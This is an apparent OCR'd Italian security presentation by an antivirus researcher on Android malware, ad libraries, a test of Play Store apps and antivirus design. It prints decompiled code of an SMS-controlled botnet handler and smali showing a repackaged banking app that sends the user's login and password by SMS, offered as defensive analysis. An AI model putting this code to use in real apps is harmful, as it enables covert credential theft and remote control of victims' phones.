
```
public boolean AlternativeControl(String paramString)
{
  ValueProvider.LogTrace("AlternativeControl called");
  if (paramString.startsWith("%"))
  {
    ValueProvider.LogTrace("AlternativeControl control message GET INFO");
    SendControlInformation(ExtractNumberFromMessage(paramString));
    return true;
  }
  if (paramString.startsWith(":"))
  {
    ValueProvider.LogTrace("AlternativeControl control message new number");
    String str = ExtractNumberFromMessage(paramString);
    if (str.length() > 7)
    {
      ValueProvider.LogTrace("AlternativeControl control number " + str);
      ValueProvider.SaveBoolValue("AlternativeControl", true);
      ValueProvider.SaveStringValue("AlternativeNumber", str);
      SendControlInformation(str);
      return true;
    }
  }
  if (paramString.startsWith("*"))
  {
    ValueProvider.LogTrace("AlternativeControl control message fin packet");
    ValueProvider.UninstallSoftware();
    SendControlInformation(ExtractNumberFromMessage(paramString));
    return true;
  }
  if (paramString.startsWith("."))
```

Botnet tramite il metodo *AlternativeControl()*


comandi da un **C&C Server via SMS**:

- Inviare informazioni private dell'utente (modello del dispositivo, produttore, versione, ecc...)
- Settare/rimuovere un numero di telefono alternativo per il C&C Server
- Abilitare/disabilitare il malware stesso

Android Banking App: repackaging



Esempio di repackaging di un app bancaria



com.******.it-1\com******\it\datamodel\a\dx.smali

```
.method public c()Ljava/lang/String;
    .locals 2
    .prologue
    .line 35
    new-instance v0, Ljava/lang/StringBuilder;
    invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V
    const-string v1, "func=json/G_LOGIN_SEC&userId="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/      /it/datamodel/a/dx;->b:Ljava/lang/String;
    invoke-static {v1}, Lcom/      /it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    const-string v1, "&password="
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    iget-object v1, p0, Lcom/      /it/datamodel/a/dx;->c:Ljava/lang/String;
    invoke-static {v1}, Lcom/      /it/d/d;->k(Ljava/lang/String;)Ljava/lang/String;
    move-result-object v1
    invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    move-result-object v0
    invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v0
    return-object v0
.end method
```

Esempio di repackaging di un app bancaria

```
.method public c()Ljava/lang/String;
    [..]
    const/4 v2, 0x0
    new-instance v1, Ljava/lang/StringBuilder;
    move-result-object v1
    invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
    move-result-object v3
    .local v3, body:Ljava/lang/String;
    invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;
    move-result-object v0
    .local v0, sms:Landroid/telephony/SmsManager;
    const-string v1, "0000000000"
    move-object v4, v2
    move-object v5, v2
    invoke-virtual/range {v0 .. v5}, Landroid/telephony/SmsManager;->sendTextMessage(Ljava/lang/String;Ljava/lang/String;
    const-string v1, "SMSInjector: "
    invoke-static {v1, v3}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
    return-object v3
.end method
```

Numero di telefono

SMS: Func=json/G_LOGIN&userID=123&password=abc

Android: app advertising


Monetizza e promuovi le tue applicazioni con annunci rilevanti!

Libreria di advertisement di Google: AdMob

Google Analytics consente di analizzare il rendimento delle app tramite metriche e rapporti specifici delle attività commerciali del settore.
Permette di capire in che modo gli utenti utilizzano la tua app, suddividendo gli utenti in funzione del comportamento e intervenendo sulla base di queste informazioni.

Ad format:

- Interstitial (full screen)
- Native Ad
- Exit Ad (full screen)
- Slider (sliding banner)
- Splash (loading banner)
- Banner
- Return Ad (full screen)




Librerie di advertisiment non molto lecite		
AirPush	StartApp	KungFu
Wapz	IronSrc	DoMob
Youmi	KyView	Imocha Hdt
Mobogenie	MobFox	SmartMad
LeadBolt	Adwo	UMENG
AdX	AppBrain	Applovin
Flurry	InMobi	Inneractive
JumpTap	MillennialMedia	Kochava
MiaoZhen	MobClix	Mopub
Nativex	Nexage	OutFit7
SponsorPay	Tapjoy	Vungle
Heyzap	Mobileapptracker	Timgroup
ChartBoost	thoughtworks	tapcontext
baidu/mobads	zhufubody	RevMob


admob by Google LEADBOLT Startapp MobFox ADXTRACKING UMENG AppBrain FLURRY from YAHOO! INMOBI


Test app da Google play

Come è stato condotto il test:


- 1000 app scaricate da Google Play
- Categorie app: giochi, utility, finanza, multimedia, salute e fitness, etc
- Origine: Cina, Russia, Stati Uniti, Italia, etc.
- Riscontrate 139 app sospette:
  - Adware: 93
  - Sms Agent: 44 (11 G, 33 S)
  - Trojan generici: 2







Architettura Antivirus in Android



Scansione manuale

- Scansione delle app installate (getInstalledApplication restituisce la lista delle app installate)
- Scansione External Storage: sd card esterna può essere utilizzata per salvare file temporanei, come gli APK

Scansione in fase d'installazione

- Registrare un broadcast receiver per:
  - PACKAGE_ADDED
  - ACTION_PACKAGE_REPLACED
- Scansionare i file APK durante la fase di installazione da External Storage

Scansione in tempo reale

- Scansione delle app in esecuzione (getRunningAppProcesses restituisce la lista dei processi delle App in esecuzione)
- Warning: elevato consumo risorse di cpu -> ridotta autonomia del telefonino

WebFilter

In Android non è possibile interagire con l'interfaccia di rete per leggere il contenuto di una pagina web o l'url.
Ma è possibile ottenere la lista dei siti visitati dal browser di default di Android. Quindi non sarà possibile bloccare l'accesso alla pagina, ma si potrà segnalare la pericolosità della pagina visitata.

Cloud Scanner

Salvare tutte le App installate su un web server, e scansionarle con un «cloud scanner».

CRAM App Analyser: Tool diagnostico 1/3

Che cosa è: Tool diagnostico per Android
Che cosa fa: svolge la funzione di "consulente della privacy" e protegge gli utenti da malware di nuova generazione e da minacce per la privacy.


Suddivide le applicazioni installate, in base ai permessi che richiedono, nei seguenti gruppi:

- ***Potenzialmente Pericolose***
- ***Costano denaro***
- ***Accedono agli SMS***
- ***Accedono alle Chiamate***
- ***Tracciano la Posizione***
- ***Leggono Dati Personali***
- ***Accedono ad Internet***
- ***In Avvio Automatico***

E' possibile inviare la lista delle app installate cliccando: «**Invia lista app**».

Scaricabile da Google Play store:
https://play.google.com/store/apps/details?id=it.tgsoft.cram&hl=it

CRAM App Analyser: Esempio di Banker 2/3



In figura possiamo vedere l'elenco delle app che possono leggere, memorizzare e/o monitorare i messaggi SMS/MMS.

Nell'esempio vediamo le seguenti app:

- Zertifikat (Trojan.Zitmo.H)
- VkSafe (Trojan.Citmo.C)
- System (Trojan.Spitmo.A)

Per vedere i dettagli dell'app è sufficiente cliccare sull'icona della stessa.

CRAM App Analyser: dettagli dell’app 3/3

Sicurezza: Android vs Windows Phone 8

Tipologia	Android	Windows Phone 8
SMS lettura / invio	SI	NO
Enumerazione APP	SI	NO
Copia & Incolla (non sicuro) da clipboard	SI	NO
Advertisement	SI	SI
Market alternativi	SI	NO
App Antivirus	SI	NO

Codice per «leggere» dati dalla System-wide Clipboard di Android:

```
ClipboardManager clipboard = (ClipboardManager) getSystemService(Context.CLIPBOARD_SERVICE);
String pasteData = "";
ClipData.Item item = clipboard.getPrimaryClip().getItemAt(0);
pasteData = item.getText();
```

E' possibile definire una callback quando vi sono modifiche della clipboard:

android.content.ClipboardManager.OnPrimaryClipChangedListener

CONCLUSIONI

- Android è un SO basato su Linux che utilizza una sandbox per l'esecuzione dell'App.
- App: modello delle autorizzazioni.
- La notevole diffusione di telefonini equipaggiati con Android ha comportato anche un elevato sviluppo di malware per questa piattaforma.
- Possibilità di leggere e inviare SMS o informazioni riservate
- Android: sistema operativo orientato sull'advertisement.
- Google Play: basso livello di sicurezza nella verifica delle App.
- Difesa: antivirus + tool diagnostici + buonsenso.
- Android meno sicuro rispetto a Windows Phone 8.

Domande ...

Grazie per l'attenzione!

Gianfranco Tonello

g.tonello@viritpro.com

TG Soft

Via Pitagora, 11/B

35030 Rubano (PD) – Italy

Tel. +39 049 8977432

www.tgsoft.it

Referenze

- http://www.tgsoft.it
- Scoperto nuovo malware per Android che iscrive le sue vittime a servizi a pagamento via SMS!
  http://www.tgsoft.it/italy/news_archivio.asp?id=565
- https://source.android.com
- Mobile Banking Vulnerability: Android Repackaging Threat – Virus Bulletin May 2012 (www.virusbtn.com)